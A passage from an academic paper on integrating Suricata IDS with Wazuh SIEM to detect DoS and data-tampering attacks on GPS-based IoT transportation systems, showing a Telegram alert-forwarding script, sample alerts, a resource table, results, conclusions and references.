192.168.0.95	192.168.0.95

Figure 18. ACK DoS events by SIEM

```
<integration>
    <name>custom-telegram</name>
    <hook_url>https://api.telegram.org/bot<BOT-
TOKEN>/sendMessage</hook_url>
    <alert_format>json</alert_format>
</integration>
…
CHAT_ID="-1002233136371"
# Read configuration parameters
alert_file = open(sys.argv[1])
hook_url = sys.argv[3]
# Read the alert file
alert_json = json.loads(alert_file.read())
alert_file.close()
# Extract data fields
alert_level  =  alert_json['rule']['level']  if
'level' in alert_json['rule'] else "N/A"
description  =  alert_json['rule']['description']
if 'description' in alert_json['rule'] else "N/A"
agent = alert_json['agent']['name'] if 'name' in
alert_json['agent'] else "N/A"
# Generate request
msg_data = {}
msg_data['chat_id'] = CHAT_ID
msg_data['text'] = {}
msg_data['text']['description'] =  description
msg_data['text']['alert_level']                 =
str(alert_level)
msg_data['text']['agent'] =  agent
headers  =  {'content-type':  'application/json',
'Accept-Charset': 'UTF-8'}
# Send the request
requests.post(hook_url,           headers=headers,
data=json.dumps(msg_data)) […]
```

Figure 19. SIEM third-party Telegram integration

The results of this integration, including ACK Dos and Data Tampering alerts, are shown in Figure 20.



WazuhAlerts
bot

{"description": "Suricata: Alert - Possible ACK DoS", "alert_level": "3", "agent": "suricata"} 00:47

{"description": "Suricata: Alert - Possible ACK DoS", "alert_level": "3", "agent": "suricata"} 00:47

{"description": "Suricata: Alert - Possible data tampering", "alert_level": "3", "agent": "suricata"} 00:47

{"description": "Suricata: Alert - Possible ACK DoS", "alert_level": "3", "agent": "suricata"} 00:47

Figure 20. SIEM third-party Telegram alerts

The resources used in the experiments are listed in Table 1. Regarding Teltonika, the technical specifications were the following: model FMB122, firmware 03.29.00.Rev.21, configuration 1.7.72_B.3.29_R.11, 128 MB internal flash memory, CPU Teltonika TM2500 chipset, Receiver 33 channels, tracking sensitivity -165 dBm, position accuracy < 2.5 CEP.

Resource	Version
Ubuntu Linux	22.04 LTS
Python	3.12.4
Proxmox VE	8.0
Tcpdump	4.99.1
Scapy	2.5.0
Wazuh SIEM	4.7
Suricata IDS	6.0.20
Telegram	10.13

Table 1. Used resources

The results of the experiments demonstrated significant improvements compared to similar works [7], particularly in detecting and mitigating DoS/DDoS attacks in GPS IoT infrastructures. Compared to the similar solutions, which focused on mitigating DDoS attacks with a detection accuracy of 93%, our approach achieved 96% accuracy, alongside a reduced false-positive rate of 4% compared to 7%. The detection delays are less than 5ms and they used less than 1% extra bandwidth. Also, the results of the experiments showed significant improvements compared to similar works [11] in detecting, monitoring, and alerting about MITM/Data Tampering in GPS IoT infrastructures through the integration of specific IDS rules with packet inspection capabilities as is shown in Figure 8, rule number 2, increasing efficiency with 50%.

IV. CONCLUSIONS AND FUTURE WORK

The work presented in this paper demonstrated the integration of the Intrusion Detection System and the Security Information and Event Management capabilities. This was needed to enhance the real-time monitoring and alerting against Denial of Service and Data Tampering attacks within IoT-based intelligent transportation systems. The proposed solution, leveraging Wazuh and Suricata, effectively identified and mitigated cybersecurity threats, ensuring the integrity and availability of GPS data critical to transportation operations. Experimental results confirmed the system's efficacy in detecting and alerting administrators to potential security breaches, providing a robust defense mechanism for IoT infrastructures. However, the solution could be also expanded to non-GPS based systems.

Future work will be focused on expanding the system's capabilities to include more diverse types of cyber threats, integrating machine learning algorithms for predictive threat detection, and enhancing the system's scalability to accommodate larger, more complex IoT environments. Additionally, further research will explore the integration of advanced notification systems and more sophisticated response protocols to improve the overall responsiveness and reliability of security measures in intelligent transportation systems.

REFERENCES

[1] M. Won, "Intelligent Traffic Monitoring Systems for Vehicle Classification: A Survey," in IEEE Access, vol. 8, pp. 73340-73358, 2020, doi: 10.1109/ACCESS.2020.2987634.

[2] “Wazuh SIEM”, Wazuh, 2024, [Online]. Available: https://wazuh.com/platform/siem/ [Accessed: February 22, 2024].

[3] “Suricata IDS/IPS”, Suricata, 2024, [Online]. Available: https://suricata.io/ [Accessed: March 10, 2024].

[4] B. Debnath, “LogLens: A Real-Time Log Analysis System”, 2018 IEEE 38th International Conference on Distributed Computing Systems (ICDCS), p. 1052–1062, 2018.

[5] P. He, J. Zhu, S. He, J. Li, M.R. Lyu, "Towards Automated Log Parsing for Large-Scale Log Data Analysis", IEEE Transactions on Dependable and Secure Computing, volume 15, p. 931–944, December 2018.

[6] S. Sudharsan, S.S. Sathya, “A Comparative Analysis of IoT Security Threats and Mitigation Techniques,” International Journal of Advanced Science and Technology, vol. 28, no. 10, pp. 224–231, 2019.

[7] A. Santoyo-González, C. Cervelló-Pastor, D.P. Pezaros, “High-performance, platform-independent DDoS detection for IoT ecosystems,” 2019 IEEE 44th Conference on Local Computer Networks (LCN), pp. 69–75, 2019, doi: 10.1109/LCN44214.2019.8990862.

[8] R. K. Shrivastava, S. Mishra, V.E. Archana, C. Hota, “Preventing data tampering in IoT networks,” 2019 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS), December 19, 2019, doi: 10.1109/ANTS47819.2019.9117939.

[9] G.R. Andreica, G.L. Tabacar, D. Zinca, I.A. Ivanciu, V. Dobrota, “Denial of Service Attack Prevention and Mitigation for Secure Access in IoT GPS-based Intelligent Transportation Systems”, Electronics 2024, 13(14), 2693; https://doi.org/10.3390/electronics13142693.

[10] D. Panda, B.K. Mishra, K. Sharma, “A Taxonomy on Man-in-the-Middle Attack in IoT Network,” 2022 4th International Conference on Advances in Computing, Communication Control and Networking (ICAC3N), Greater Noida, India, 2022, doi: 10.1109/ICAC3N56670.2022.10074170.

[11] N.M. Naveen, N.K. Shet, M.K. Jayanthy, “A Framework for Mitigating Man-in-the-Middle Attacks in IoT,” International Conference on Advances in Computing, Communications and Informatics (ICACCI), pp. 1663–1668, 2018.

[12] “Tampering attack,” NordVPN, 2024, [Online]. Available: https://nordvpn.com/cybersecurity/glossary/tampering-attack/ [Accessed: July 15, 2024].

[13] S.K. Upadhyay, R.P. Mahapatra, A.K. Nayak, “IoT Security: A Review on Threats, Vulnerabilities and Countermeasures,” International Journal of Innovative Technology and Exploring Engineering, vol. 10, no. 9S, pp. 133–140, 2021.

[14] D. Kong, Z. Zhou, Y. Shen, X. Chen, Q. Cheng, D. Zhang, C. Wu, “In-band Network Telemetry Manipulation Attacks and Countermeasures in Programmable Networks,” 2023 IEEE/ACM 31st International Symposium on Quality of Service (IWQoS), Orlando, FL, USA, 2023, doi: 10.1109/IWQoS57198.2023.10188809.

[15] “Scapy Library,” Scapy, 2024, [Online]. Available: https://scapy.net/ [Accessed: June 10, 2024].